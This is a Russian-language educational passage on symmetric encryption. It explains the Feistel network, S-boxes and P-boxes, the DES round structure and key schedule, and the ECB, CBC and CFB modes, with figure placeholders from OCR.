Можно отметить, что те типы операций, которые используются в симметричной криптографии, относительно несложны в вычислительном смысле и не создают большой нагрузки на процессор, т.е., традиционное шифрование может быть качественно реализовано даже на относительно слабых платформах. В новейших процессорах Intel введены наборы инструкций, реализующие примитивы одного из самых распространённых на сегодня в мире алгоритмов симметричного шифрования AES.

Сеть Фейстеля

Сеть **Фейстеля** (Horst Feistel) (иногда можно встретить написание «сеть Фей**ш**теля» или «сеть Ф**а**йстеля») – один из методов построения блочных шифров. Сеть представляет собой определённую многократно повторяющуюся (итерированную) структуру, называющуюся ячейкой Фейстеля. При переходе от одной ячейки к другой меняется (под)ключ, причём выбор (под)ключа зависит от конкретного алгоритма. Операции шифрования и расшифрования на каждом этапе очень просты, и при определённой доработке совпадают, требуя только обратного порядка используемых ключей. Шифрование при помощи данной конструкции легко реализуется как на программном уровне, так и на аппаратном, что обеспечивает широкие возможности применения. Большинство современных блочных шифров используют сеть Фейстеля в качестве основы. Альтернативой сети Фейстеля является *подстановочно-перестановочная* сеть.




Рис. 2а. Шифрование **Рис. 2б. Расшифрование**

При выполнении операции шифрования сеть Фейстеля имеет следующую структуру (рис. 2а):

- вся информация разбивается на блоки фиксированной длины. В случае, если длина входного блока меньше, чем размер, который шифруется заданным алгоритмом, то блок удлиняется (дополняется) каким-либо способом. Как правило, длина блока является степенью двойки, например: 64 бита, 128 бит. Далее будем рассматривать операции происходящие только с одним блоком, так как с другими блоками в процессе шифрования выполняются те же самые операции.
- Выбранный блок делится на два равных подблока – «левый» (**L_0**) и «правый» (**R_0**).

- «Левый подблок» $\mathbf{L_0}$ видоизменяется функцией $\mathbf{f(L_0, K_0)}$ (т.н. *образующая функция*) в зависимости от раундового ключа $\mathbf{K_0}$, после чего он складывается по **модулю 2** (XOR) с «правым» подблоком $\mathbf{R_0}$.
- Результат сложения присваивается новому левому подблоку $\mathbf{L_1}$, который будет половиной входных данных для следующего раунда, а «левый подблок» $\mathbf{L_0}$ присваивается без изменений новому правому подблоку $\mathbf{R_1}$ (см. рис.2а), который будет другой половиной.
- После чего операция повторяется **N-1** раз (раундов), при этом при переходе от одного этапа к другому меняются раундовые ключи ($\mathbf{K_0}$ на $\mathbf{K_1}$ и т. д.) по какому-либо математическому правилу, где **N** – количество раундов в заданном алгоритме.

Расшифровка информации происходит так же, как и шифрование, с тем лишь исключением, что ключи идут в *обратном* порядке, то есть не от первого к N-ному, а от N-го к первому (рис.2б).

На сегодня считается, что оптимальное число раундов лежит в диапазоне от 8 до 32. Важно то, что увеличение количества раундов значительно увеличивает криптостойкость алгоритма. Видимо это свойство и повлияло на столь активное распространение сети Фейстеля, так как для большей криптостойкости достаточно просто увеличить *количество* раундов, не изменяя сам алгоритм.

Сеть Фейстеля является обратимой даже в том случае, если функция **F** не является таковой, так как для дешифрования не требуется вычислять $\mathbf{F^{-1}}$. Для дешифрования используется тот же алгоритм, но на вход подается зашифрованный текст, и ключи используются в обратном порядке.

Основной характеристикой алгоритма, построенного на основе сети Фейстеля, является функция **F**. Различные варианты касаются также начального и конечного преобразований. Подобные преобразования, называемые **забеливанием** (*whitening*), осуществляются для того, чтобы выполнить начальную рандомизацию («размешивание») входного текста.

В своей работе «Криптография и Компьютерная безопасность» Хорст Фейстель описывает два различных блока преобразований (функций $\mathbf{f(L_i, K_i)}$) – блок подстановок **S-блок (S-box)** и блок перестановок **P-блок (P-box)**. Можно доказать, что любое двоичное преобразование над двоичным блоком фиксированной длины, сводятся к S-блоку, но на практике в силу сложности строения n-разрядного S-блока при больших n, применяют более простые конструкции.

Термин «блок» в оригинальной статье используется вместо функции вследствие того, что речь идёт о блочном шифре и предполагалось, что S- и P-блоки будут цифровыми микросхемами (цифровыми блоками).

Блок подстановок (S-блок) состоит из дешифратора, преобразующего n-разрядный двоичный сигнал в одноразрядный сигнал по основанию $\mathbf{2^n}$, системы коммутаторов внутренних соединений (всего соединений $\mathbf{2^n!}$) и шифратора, переводящего сигнал из одноразрядного 2^n-ричного в n-разрядный двоичный. Анализ n-разрядного S-блока при большом n крайне сложен, однако реализовать такой блок на практике очень сложно, так как число возможных соединений крайне велико ($\mathbf{2^n!}$). На практике блок подстановок используется как часть более сложных систем.

В общем случае S-блок может иметь несовпадающее число входов/выходов, в этом случае в системе коммутации от каждого выхода дешифратора может идти не строго одно соединение, а 2 или более или не идти вовсе. То же самое справедливо и для входов шифратора.

В электронике можно непосредственно применять приведённую на рис.3 схему:




Рис. 3

В программировании же для этого генерируют таблицы замены:

Таблица замены для приведённого на рис.3 3-разрядного S-блока

№ комбинации	0	1	2	3	4	5	6	7
Вход	000	001	010	011	100	101	110	111
Выход	011	000	001	100	110	111	010	101

Оба этих подхода являются эквивалентными, то есть файл, зашифрованный на компьютере, можно расшифровать на электронном устройстве и наоборот.

Блок перестановок (**P-box**) всего лишь изменяет положение цифр и является линейным устройством. Этот блок может иметь очень большое количество входов-выходов, однако в силу линейности систему нельзя считать криптоустойчивой. Криптоанализ ключа для n-разрядного P-блока проводится путём подачи на вход n-1 различных сообщений, каждое из которых состоит из n-1 нуля («0») и 1 единицы («1»):




Рис.4 Принципиальная схема 8-разрядного P-блока

Ещё один вариант перестановок данных – циклические сдвиги. Можно показать, что циклический сдвиг является частным случаем **P-box**.

Достоинства сетей Фейстеля:

- Простота аппаратной реализации на современной электронной базе.
- Простота программной реализации, так как значительная часть функций поддерживается на аппаратном уровне в современных компьютерах (например, сложение по модулю **2**, сложение по модулю $\mathbf{2^n}$, умножение по модулю $\mathbf{2^n}$ и т. д.).

- Хорошая изученность алгоритмов на основе сетей Фейстеля.

Недостатки:

- За один раунд шифруется только половина входного блока (можно сказать, что у алгоритма невысокий КПД).

Алгоритм DES

До сих пор одним из самых распространенным и наиболее известным алгоритмом симметричного шифрования является **DES** (Data Encryption Standard) или его вариации (**3DES**). Алгоритм был разработан в 1977 году, в 1980 году был принят NIST (National Institute of Standards and Technology США) в качестве стандарта (FIPS PUB 46).

DES является классической сетью Фейстеля с двумя ветвями. Алгоритм DES использует комбинацию нелинейных (S-блоки) и линейных (перестановки E, IP, IP^{-1}) преобразований. Данные шифруются 64-битными блоками, используя 56-битный ключ. Алгоритм преобразует за несколько раундов 64-битный вход в 64-битный выход. Процесс шифрования состоит из четырех этапов. На первом из них выполняется начальная перестановка (**IP**) 64-битного исходного текста («забеливание»), во время которой биты переупорядочиваются в соответствии со стандартной таблицей.

Следующий этап состоит из 16 раундов одной и той же функции, которая использует операции сдвига и подстановки. На третьем этапе левая и правая половины выхода последней (16-й) итерации меняются местами. Наконец, на четвертом этапе выполняется перестановка $\mathbf{IP^{-1}}$ результата, полученного на третьем этапе. Перестановка $\mathbf{IP^{-1}}$ инверсна (обратна) начальной перестановке **IP**.




Рис.5 Схема шифрования алгоритма DES

Более подробная схема шифрования по алгоритму DES приведена на рис.6:




Рис.6 Подробная схема шифрования алгоритма DES

Начальная перестановка и ее инверсия определяются стандартной таблицей. Если **M** - это произвольные 64 бита, то **X = IP(M)** - переставленные 64 бита. Если применить обратную функцию перестановки $\mathbf{Y= IP^{-1}(X) = IP^{-1}(IP(M))}$, то получится первоначальная последовательность битов.

Последовательность преобразований отдельного раунда:




Рис.7 I-ый раунд DES

Каждую итерацию можно описать следующим образом:

$\mathbf{L_i = R_{i-1}}$
$\mathbf{R_i = L_{i-1} \oplus F(R_{i-1}, K_i)}$

Где $\oplus$ обозначает операцию XOR.

$\mathbf{R_i}$, которыйе подается на вход функции F, имеет длину 32 бита. Вначале $\mathbf{R_i}$ расширяется до 48 битов, используя таблицу, которая определяет перестановку плюс расширение на 16 битов. Расширение происходит следующим образом. 32 бита разбиваются на группы по 4 бита и затем расширяются до 6 битов, присоединяя крайние биты из двух соседних групп. Например, если часть входного сообщения

```
. . . efgh ijkl mnop . . .
```

то в результате расширения получается сообщение

```
. . . defghi hijklm lmnopq . . .
```

После этого для полученного 48-битного значения выполняется операция XOR с 48-битным подключом $\mathbf{K_i}$. Затем полученное 48-битное значение подается на вход функции подстановки, результатом которой является 32-битное значение.

Подстановка состоит из восьми **S-boxes**, каждая из которых на входе получает 6 бит, а на выходе создает 4 бита. Эти преобразования определяются специальными таблицами. Первый и последний биты входного значения S-box определяют номер строки в таблице, средние 4 бита определяют номер столбца. Пересечение строки и столбца определяет 4-битный выход. Например, если входом является 011011, то номер строки равен 01 (строка 1) и номер столбца равен 1101 (столбец 13). Значение в строке 1 и столбце 13 равно 5, т.е. выходом является 0101.

Далее полученное 32-битное значение обрабатывается с помощью перестановки **P-box**, целью которой является максимальное переупорядочивание битов, чтобы в следующем раунде шифрования с большой вероятностью каждый бит обрабатывался другим **S-box**.

Ключ для отдельного раунда $\mathbf{K_i}$ состоит из 48 битов. Ключи $\mathbf{K_i}$ генерируются по следующему алгоритму. Для 56-битного ключа, используемого на входе алгоритма, вначале выполняется перестановка в соответствии с таблицей Permuted Choice 1 (PC-1). Полученный 56-битный ключ разделяется на две 28-битные части, обозначаемые как $\mathbf{C_0}$ и $\mathbf{D_0}$ соответственно. На каждом раунде $\mathbf{C_i}$ и $\mathbf{D_i}$ независимо циклически сдвигаются влево на 1 или 2 бита, в зависимости от номера раунда. Полученные значения являются входом следующего раунда. Они также представляют собой вход в Permuted Choice 2 (PC-2), который создает 48-битное выходное значение, являющееся входом функции $\mathbf{F(R_{i-1}, K_i)}$.

Процесс расшифрования аналогичен процессу шифрования. На входе алгоритма используется зашифрованный текст, но ключи $\mathbf{K_i}$ используются в обратной последовательности. $\mathbf{K_{16}}$ используется в *первом* раунде, $\mathbf{K_1}$ используется в *последнем* раунде:

$$\mathbf{R_{i-1} = L_i}$$
$$\mathbf{L_{i-1} = R_i \oplus F(L_i, K_i)}$$

Схема расшифрования приведена на рис.8:




Рис.8 Схема расшифрования алгоритма DES

DES может использоваться в четырёх режимах:

- Режим электронной кодовой книги (**ECB** – Electronic Code Book): обычное использование DES как блочного шифра. Шифруемый текст разбивается на блоки, при этом, каждый блок шифруется отдельно, не взаимодействуя с другими блоками.




Рис.9 Режим электронной кодовой книги — ECB

- Режим сцепления блоков (**CBC** – Cipher Block Chaining). Каждый очередной блок $\mathbf{C_i}$ **i>=1**, перед зашифровыванием складывается по модулю 2 со следующим блоком открытого текста $\mathbf{M_{i+1}}$. Вектор $\mathbf{C_0}$ — начальный вектор, он меняется (н-р, ежедневно) и хранится в секрете.




Рис.10 Режим сцепления блоков — CBC

- Режим обратной связи по шифротексту (**CFB** – Cipher Feed Back). В режиме CFB вырабатывается блочная «гамма» $Z_0, Z_1, \ldots Z_i = DES_k(C_{i-1})$ $C_i = M_i \oplus Z_i$. Начальный вектор C_0 является синхропосылкой и предназначен для того, чтобы разные наборы данных шифровались по-разному с использованием одного и того же секретного ключа. Синхропосылка посылается получателю в открытом виде вместе с зашифрованным файлом.




Рис.11 Режим обратной связи по шифротексту — CFB

